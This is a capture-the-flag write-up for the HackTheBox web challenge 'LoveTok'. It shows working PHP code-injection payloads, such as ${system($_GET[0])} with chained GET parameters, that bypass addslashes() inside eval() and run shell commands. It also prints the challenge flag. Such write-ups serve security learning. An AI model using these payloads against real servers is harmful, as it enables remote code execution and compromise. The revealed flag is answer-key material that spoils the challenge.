

HackTheBox – Challenges – Web – LoveTok

The website shows me the date I will find love:



The “Try again!” gives us the new date. I notice that the URI contains /?format=r:



In the source code provided, TimeController.php gives me information that the $format parameter can be exploited. $format is used to create a TimeModel object and its function getTime() is called.

```php
<?php
class TimeController
{
    public function index($router)
    {
        $format = isset($_GET['format']) ? $_GET['format'] : 'r';
        $time = new TimeModel($format);
        return $router->view('index', ['time' => $time->getTime()]);
    }
}
```

In TimeModel.php, The $format parameter is sanitized by the addslashes() function. I notice that a dangerous eval() function is used to eval $format as php code. This means that if I can bypass the addslashes() function, it is possible to do a RCE (Remote Code Execution).

```php
<?php
class TimeModel
{
    public function __construct($format)
    {
        $this->format = addslashes($format);

        [ $d, $h, $m, $s ] = [ rand(1, 6), rand(1, 23), rand(1, 59), rand(1, 69) ];
        $this->prediction = "+${d} day +${h} hour +${m} minute +${s} second";
    }

    public function getTime()
    {
        eval('$time = date("' . $this->format . '", strtotime("' . $this->prediction . '"));');
        return isset($time) ? $time : 'Something went terribly wrong';
    }
}
```

I looked into ways and came across this article which explains how complex variables can be used to bypass addslashes(): https://www.programmersought.com/article/30723400042/

Basically, we can use a delimiter {} to parse a variable. As observed below, when I parse ${a}bc, it specifies using the content of $a, which results in 1bc.

```php
<?php

$a = 1;
$abc = 2;

echo '${a}bc = ';
echo "${a}bc \n";
echo '$abc = ';
echo "$abc \n";
?>
```


```
root@kali:~/Downloads/Lovetok/web_lovetok# php test.php
${a}bc = 1bc
$abc = 2
```

We can do this for function as well. For the example below, ${func1()} will become $this_content which returns “Hello World”:


```php
<?php

$this_content = "Hello World";

function func1(){
    $str1 = "this_content";
    return $str1;
}

echo "${func1()}";

?>
```

```
root@kali:~/Downloads/Lovetok/web_lovetok# php test.php
Hello World
```

I first try a simple ${phpinfo()} payload to confirm the injection point:




In PHP, system() takes in a string argument and executes it a system command. The output will dump to the output stream which is the web client in this case. I tried testing ${system(id)} without the quotes. Surprisingly, quotes are not required when parsing “id” as the argument:




However, when I tried to do a “ls -la” command, there is no output, which indicates that it wasn’t possible due to how the argument is parsed. Instead, I can make use of the GET parameters to parse in my argument for system. Testing it on “id” to ensure it works:

${system($_GET[0])}&0=id




Then I tried to list the directories again. + is parsed as a space (%20) since it is used after the question mark(?).

${system($_GET[0])}&0=ls+-la




Since the flag is in the root directory, I list the files in the root directory:

${system($_GET[0])}&0=ls+/



I see the flag. It can be read by using “cat /flagFig65” command.

${system($_GET[0])}&0=cat+/flagFig65



HTB{wh3n_l0v3_g3ts_eval3d_sh3lls_st4rt_p0pp1ng}

An alternate solution. An example when required to chain more variables using get parameters.

GET /?format=${eval($_GET[0])}&0=system($_GET[1]);&1=cat+/flagFig65